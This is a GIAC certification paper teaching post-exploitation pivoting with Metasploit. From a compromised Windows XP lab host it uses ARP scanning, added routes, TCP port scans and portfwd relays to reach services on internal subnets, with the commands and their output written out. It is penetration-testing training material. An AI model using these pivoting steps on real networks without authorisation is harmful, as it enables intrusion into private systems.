Post Exploitation using Metasploit pivot & port forward

GIAC (GPEN) Gold Certification

Author: David J. Dodd dave@pbnetworks.net
Advisor: Johannes B. Ullrich PH.D

Accepted: March 4th 2012

Abstract

The Metasploit Framework is a penetration testing toolkit, exploit development platform, and research tool. The framework includes hundreds of working remote exploits for a variety of platforms. Payloads, encoders, and nop slide generators can be mixed and matched with exploit modules to solve almost any exploit-related task. A very nice feature in Metasploit is the ability to pivot through a Meterpreter session to the network on the other side. This tutorial walks you through how this is done once you have a Meterpreter session on a foreign box. We begin right after a client side exploit has been achieved from an attacker machine running Ubuntu Linux to the victim machine running Windows XP.

1. Introduction

The Metasploit Project is an open-source, computer security project which provides information about security vulnerabilities that assist in performing a penetration test. Metasploit was created by HD Moore in 2003 to provide the security community with a public resource for exploit development which resulted in the Metasploit Framework. This framework is an open source platform for writing security tools and exploits. ("History of the," 2010)

The Meterpreter is an advanced multi-function payload that can be dynamically extended at run-time. In normal terms, this means that it provides you with a basic shell and allows you to add new features to it as needed. Please refer to the Meterpreter documentation for an in-depth description of how it works and what you can do with it. (Turkulainen, 2004)

Once we have compromised a system on the network the goal is to learn more about the target environment and find openings by directly interacting with the target systems. The objectives include determining the addresses used by systems including hosts (servers and clients), network equipment (firewalls, routers, switches), and other devices. We want to learn the environment creating a diagram, a network map that we can plan further attacks. We want to determine the operating system, list of listening TCP ports, which ports are open, and a list of potential vulnerabilities. To accomplish this goal we will be using the victim as a pivot to attack deeper into the network.

Here is a network diagram (Figure #1) of the network that will be discussed. The attackers machine (IP Address 192.168.1.132) and the victim's machine (192.168.1.131) is connected to the same router.




Figure #1 Network Diagram

The victim is also connected to two (2) other routers, one with (IP address 192.168.15.3) and another with (IP address 192.168.0.9). The attacker is only sharing a connection with the victim via the 192.168.1.0/24 router. To thoroughly demonstrate the use of the pivot command the Windows XP laptop (victim) has two hard line connections and a wireless connection all connected to 3 different networks (Ethernet adapter 1: 192.168.1.131, Ethernet adapter 2: 192.168.15.3, WLAN 1: 192.168.0.9).

Some of the tools that will be used in this tutorial are listed below along with a description.

arp_scanner – This Meterpreter script identifies alive hosts on the target C-class network by way of the ARP protocol.

Metasploit auxiliary portscanner – A group of five different scanners to detect any live target located on the same subnet. They include:

- ***ack*** – ACK Firewall Scanner
- ***ftpbounce*** – Bounce Port Scanner
- ***syn*** – SYN Port Scanner
- ***tcp*** – Port Scanner
- ***xmas*** – "Xmas" Port Scanner

tcpdump – a packet analyzer that runs on the command line and allows the user to intercept and display TCP/IP and other packets being transmitted or received over a network.

etherape – is a graphical network monitor for Unix that features link layer, IP and TCP modes.

portfwd – forward a local port to a remote service. Portfwd command can be used with any TCP based service on the target's network.

telnet – A terminal emulation program for TCP/IP networks used for connecting to a remote computer over the Internet.

2. Overview of the attack

The attacker (IP address 192.168.1.132) first breaks into our Windows XP machine (victim) on Ethernet adapter 1: 192.168.1.131 which is connected to three (3) different routers using a client side exploit. This allows the attacker to access the victim windows XP machine and run a meterpreter session. The attacker will now run ipconfig from the meterpreter session:

```
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
```

```
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0

Dell TrueMobile 1400 Dual Band WLAN Mini-PCI Card - Packet Scheduler Miniport
Hardware MAC: 00:90:4b:12:34:4c
IP Address  : 192.168.0.9
Netmask     : 255.255.255.0
ADMtek AN985 10/100Mbps Fast Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:10:7a:68:85:12

IP Address  : 192.168.1.131
Netmask     : 255.255.255.0

Broadcom 440x 10/100 Integrated Controller - Packet Scheduler Miniport
Hardware MAC: 00:0b:db:1d:d3:2b
IP Address  : 192.168.15.3
Netmask     : 255.255.255.0
```

2.1. Scan Hosts

The system is connected to three different IP ranges which could lead to more targets to exploit. Now we need to find out if there are any other IP addresses within the range and we will use one of the meterpreter scripts called arp_scanner. Arp_scanner will perform an ARP scan for a given range through a compromised host.

```
meterpreter > run arp_scanner -r 192.168.15.1/24
[*] ARP Scanning 192.168.15.1/24
[*] IP: 192.168.15.5 MAC d8:d3:85:d3:8:2d
[*] IP: 192.168.15.3 MAC 0:b:db:1d:d3:2b
[*] IP: 192.168.15.1 MAC 0:17:ee:ca:32:b2
meterpreter > run arp_scanner -r 192.168.0.1/24
[*] ARP Scanning 192.168.0.1/24
[*] IP: 192.168.0.1 MAC 0:9:5b:fa:66:f2
[*] IP: 192.168.0.5 MAC 0:16:6f:79:68:0
[*] IP: 192.168.0.9 MAC 0:90:4b:12:34:4c
[*] IP: 192.168.0.7 MAC 0:21:6a:b5:9a:f0
```

We will use the -r option to target address range to scan in this case 192.168.15.0/24. The *arp_scanner –r* option will target the address range or Classless Inter-Domain routing (CIDR). For a list of options use the arp_scanner –h. Other options such as (–i) *enumerate local interfaces* and (–s) *save found IP addresses to logs* may be used. The scan has returned a list of potential targets to attack from the results of our arp scan. Next we need to add the route to our meterpreter session. We do these with the route add option in the msf console; you will need to background your meterpreter session:

```
meterpreter > background
msf exploit(handler) > route add 192.168.15.1 255.255.255.0 1
[*] Route added
msf exploit(handler) > route print
Active Routing Table
====================
   Subnet              Netmask                Gateway
   ------              -------                 -------
   192.168.15.1       255.255.255.0          Session 1
```

Notice the number 1 at the end of the route add, this describes the meterpreter session we are adding the route to and is very important and implies the tunnel ID. The tunnel ID must match up to our route that we are going to add. You can have many different tunnel ID’s to one or several different IP Addresses and it is important to keep them straight.

We need to use a portscanner to discover any open ports on the IP listed from our arp sweep to do this we load the tcp portscanner found in auxiliary tools and run it on the available IP's from the arp sweep:

```
msf exploit(handler) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set RHOSTS 192.168.15.1
RHOSTS => 192.168.15.1
msf auxiliary(tcp) > set PORTS 1-1024
PORTS => 1-1024
```


This is where we set our RHOSTS to the IP we want to scan and set the PORTS with the range we want to scan (1-1024). Then we type run and the results are listed:

```
msf auxiliary(tcp) > run
[*] 192.168.15.1:22 - TCP OPEN
[*] 192.168.15.1:80 - TCP OPEN
[*] 192.168.15.1:554 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > set RHOSTS 192.168.15.2
RHOSTS => 192.168.15.2
msf auxiliary(tcp) > set PORTS 1-1024
PORTS => 1-1024
msf auxiliary(tcp) > run
[*] 192.168.15.2:22 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > set RHOSTS 192.168.15.5
RHOSTS => 192.168.15.5
msf auxiliary(tcp) > set PORTS 1-1024
PORTS => 1-1024
msf auxiliary(tcp) > run
[*] 192.168.15.5:80 - TCP OPEN
[*] 192.168.15.5:139 - TCP OPEN
[*] 192.168.15.5:445 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

There are 5 different types of portscanner modules in the auxiliary/scanner/portscan and they are ACK, SYN, TCP, XMAS, and ftpbounce. The only one that will work is TCP. The reason is that anything that uses raw sockets (like the syn scanner and others) will not work through the tunnel. Remember we can’t send arbitrary packets to these IP addresses they will not respond. You can only send ones that are bound to a port and are legitimate. (Dodd, 2011) This only supports outbound TCP connections. After we issue the show options command there are a number of required options that need to be set:

```
msf auxiliary(tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):
Name Current       Setting        Required  Description
---- --------------- ---------     ------------
CONCURRENCY  10           yes    The number of concurrent ports to check per host
FILTER                    no      The filter string for capturing traffic
INTERFACE                 no     The name of the interface
PCAPFILE                  no     The name of the PCAP capture file to process
PORTS       1-1024        yes    Ports to scan (e.g. 22-25,80,110-900)
RHOSTS    192.168.15.5    yes    The target address range or CIDR identifier
SNAPLEN     65535         yes    The number of bytes to capture
THREADS     1             yes    The number of concurrent threads
TIMEOUT     1000          yes    The socket connect timeout in milliseconds
VERBOSE     false         no     Display verbose output
msf auxiliary(tcp) >
```

Notice that tcpdump and etherape running on the attackers system and the only traffic seen is TCP-UNKNOWN going to 192.168.1.131, nothing going to our end target which is 192.168.15.5 (Figure #2). All traffic is funneled through our exploited machine 192.168.1.131 to the other machines listed in the arp scan. For tcpdump I use *$ sudo tcpdump dst 192.168.1.131*, if you want a more detailed output use the following *$ sudo tcpdump -nnvvXSs 1514 dst 192.168.1.131*.



```
Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   FILTER                        no        The filter string for capturing traffic
   INTERFACE                     no        The name of the interface
   PCAPFILE                      no        The name of the PCAP capture file to process
   PORTS        1-1024           yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       192.168.15.5     yes       The target address range or CIDR identifier
   SNAPLEN      65535            yes       The number of bytes to capture
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds
   VERBOSE      false            no        Display verbose output

msf auxiliary(tcp) > set RHOSTS 192.168.15.5
RHOSTS => 192.168.15.5
msf auxiliary(tcp) > set PORTS 1-1024
PORTS => 1-1024
msf auxiliary(tcp) > run

[*] 192.168.15.5:80 - TCP OPEN
[*] 192.168.15.5:139 - TCP OPEN
```

```
 seq 1955409:1955867, ack 1087387, win 65535, length 458
11:28:32.907831 IP Mobile-Antarctic.local.4444 > 192.168.1.131.1050: Flags [.],
ack 1087461, win 65535, length 0
11:28:32.908162 IP Mobile-Antarctic.local.4444 > 192.168.1.131.1050: Flags [.],
ack 1088373, win 65535, length 0
11:28:32.908932 IP Mobile-Antarctic.local.4444 > 192.168.1.131.1050: Flags [.],
ack 1089057, win 65535, length 0
11:28:32.909144 IP Mobile-Antarctic.local.4444 > 192.168.1.131.1050: Flags [.],
ack 1089211, win 65535, length 0
11:28:33.108118 IP Mobile-Antarctic.local.4444 > 192.168.1.131.1050: Flags [.],
ack 1089285, win 65535, length 0
11:28:33.108348 IP Mobile-Antarctic.local.4444 > 192.168.1.131.1050: Flags [.],
ack 1089439, win 65535, length 0
11:28:33.108575 IP Mobile-Antarctic.local.4444 > 192.168.1.131.1050: Flags [.],
ack 1089667, win 65535, length 0
11:28:33.167402 IP Mobile-Antarctic.local.4444 > 192.168.1.131.1050: Flags [P.],
 seq 1955867:1956096, ack 1089667, win 65535, length 229
11:28:33.175401 IP Mobile-Antarctic.local.4444 > 192.168.1.131.1050: Flags [.],
seq 1956096:1957556, ack 1089667, win 65535, length 1460
11:28:33.175895 IP Mobile-Antarctic.local.4444 > 192.168.1.131.1050: Flags [P.],
 seq 1957556:1957699, ack 1089667, win 65535, length 143
11:28:33.298325 IP Mobile-Antarctic.local.4444 > 192.168.1.131.1050: Flags [P.],
 seq 1957699:1958157, ack 1089667, win 65535, length 458
```

Figure #2 Running tcpdump and etherape to view traffic to and from attacker and victim

Now let's take a look at our results of the tcp scan and see what is open? Results from tcp scan of 192.168.15.0/24:

192.168.15.5 tcp open ports 80,139, & 445

192.168.15.2	tcp open port 22
192.168.15.1	tcp open ports 22, 80, & 554

To scan another range we need to remove the route and add another with the route remove command:

```
msf auxiliary(tcp) > route remove 192.168.15.1 255.255.255.0 1
[*] Route removed
msf auxiliary(tcp) > route add 192.168.0.1 255.255.255.0 1
[*] Route added
msf auxiliary(tcp) > route print
Active Routing Table
====================
   Subnet              Netmask                Gateway
   ------              -------                -------
  192.168.0.1     255.255.255.0    Session 1
```

Results from tcp scan of 192.168.0.0/24:


192.168.0.2	tcp open 135,139, & 445
192.168.0.9	tcp open 23,135,139, & 445
192.168.0.1	tcp open 80

2.2. Portfwd command

There are a number of interesting ports that are open such as 22, 23, and 80 using the portfwd command we can gain access to an internal web server, run netcat, and telnet on ports 22 and 23. The portfwd command can be used with any TCP-based service on the target's network to demonstrate access to internal resources once an internal user's machine has been compromised. First we will use the portfwd command on the 192.168.15.1 subnet and then work on the 192.168.0.1 subnet. Let's go back to our meterpreter session and use the portfwd command:

```
msf > sessions -i 1
meterpreter > portfwd add -l 8000 -p 80 -r 192.168.15.1
[*] Local TCP relay created: 0.0.0.0:8000 <-> 192.168.15.1:80
meterpreter > portfwd add -l 8010 -p 80 -r 192.168.15.5
meterpreter > portfwd add -l 25000 -p 22 -r 192.168.15.2
[*] Local TCP relay created: 0.0.0.0:25000 <-> 192.168.15.2:22
```

Now let's open up a local browser and go to the following addresses:
http://127.0.0.1:8000 (Figure 3)


401 Unauthorized


Authentication Required

A username and password are being requested by http://127.0.0.1:8000. The site says: [illegible]

Figure #3

Now these addresses are not accessible from our network and all the traffic that we see is only going to our target 192.168.1.131 see Etherape in Figure #2. We are using the local port forwarding binded on the victim host 192.168.1.131 so when we execute the route command and exploit internal hosts, or in this case open a web browser, we can map them back to our initial victim, through the meterpreter connection and back to us.

http://127.0.0.1:8010 **(Figure 4)**


>Log In - Mozilla Firefox

http://127.0.0.1:8000/

Welcome

Please enter your **User Name** and **Password** to begin.

User Name:

Password:

Welcome to the Vonage Web User Interface, offering you a superior setup experience. As we strive to continually improve your customer experience you may, from time to time, see changes in the Web User Interface; however the core functionality remains the same.

© Vonage 2008-2009. All Rights Reserved.

Figure #4

To test the IP with port 22 open we open a terminal and use netcat to grab the banner:

```
cr0wn@Mobile-Antarctic:~$ nc -v 127.0.0.1 25000
Connection to 127.0.0.1 25000 port [tcp/*] succeeded!
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1.2
```

Now let's look at the IP's on the 192.168.0.0/24 network. First let's remove the portfwd commands from our previous work.

```
meterpreter > portfwd delete -l 8000 -p 80 -r 192.168.15.1
[*] Successfully stopped TCP relay on 0.0.0.0:8000
meterpreter > portfwd delete -l 8010 -p 80 -r 192.168.15.5
[*] Successfully stopped TCP relay on 0.0.0.0:8010
meterpreter > portfwd delete -l 25000 -p 22 -r 192.168.15.2
[*] Successfully stopped TCP relay on 0.0.0.0:25000
```

Now let's add the portfwd commands for our new set of IP's 192.168.0.0/24.

```
meterpreter > portfwd add -l 25001 -p 23 -r 192.168.0.9
[*] Local TCP relay created: 0.0.0.0:25001 <-> 192.168.0.9:23
meterpreter > portfwd add -l 8000 -p 80 -r 192.168.0.1
[*] Local TCP relay created: 0.0.0.0:8000 <-> 192.168.0.1:80
meterpreter >
```

Now let's open up our web browser and go to the following addresses:
http://127.0.0.1 (Figure 5)




Figure #5

Next we open up a terminal and use telnet to connect to 192.168.0.9:

```
cr0wn@Mobile-Antarctic:~$ telnet 127.0.0.1 25001
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login:
```

2.3. Conclusion

At this point if we have a user name and password to connect to the system you can use it. The point of this paper was to gain access inside a foreign network once a host has been compromised and a meterpreter session was established. I will leave further compromising of the internal network for another paper.

Now we have been able to view systems from two different subnets that are not part of our network using a basic version of pivoting through the meterpreter payload. The scan we performed went through 192.168.1.131 to 192.168.15.0/24 network and the 192.168.0.0/24 network. We then used the portfwd command to display the internal web pages, telnet, and ssh locally over SSL.

3. References

History of the metasploit project. (2010, June 30). Retrieved from http://metasploit.com/about/history

Turkulainen, J. (2004, Dec 26). *Metasploit's meterpreter*. Retrieved from http://dev.metasploit.com/documents/meterpreter.pdf

dodd, D. (2011, June 06). Post exploitation using metasploit pivot & port forward. *PenTest magazine*, *1*(2), 28. Retrieved from http://pentestmag.com/june-issue-what-should-you-look-for/

Cruft, J. (2010, Mar 04). [Web log message]. Retrieved from http://cruft.blogspot.com/2010/03/finding-live-hosts-on-local-network.html

egypt. (2010, Feb 09). [Web log message]. Retrieved from https://community.rapid7.com/community/metasploit/blog/2010/02/09/automatically-routing-through-new-subnets

Pivoting. (2011, Sept 13). Retrieved from http://dev.metasploit.com/redmine/projects/framework/wiki/Pivoting

Dodd, D. (2011, Sept 15). *Meterpreter encoding & pivot*. Retrieved from http://pbnetworks.net/?cmd=bbs&id=33

Dodd, D. (2011, June 08). *Post exploitation using metasploit pivot & port forward*. Retrieved from http://www.sdissa.org/images/library/File/presentations/metasploit_pivot.pdf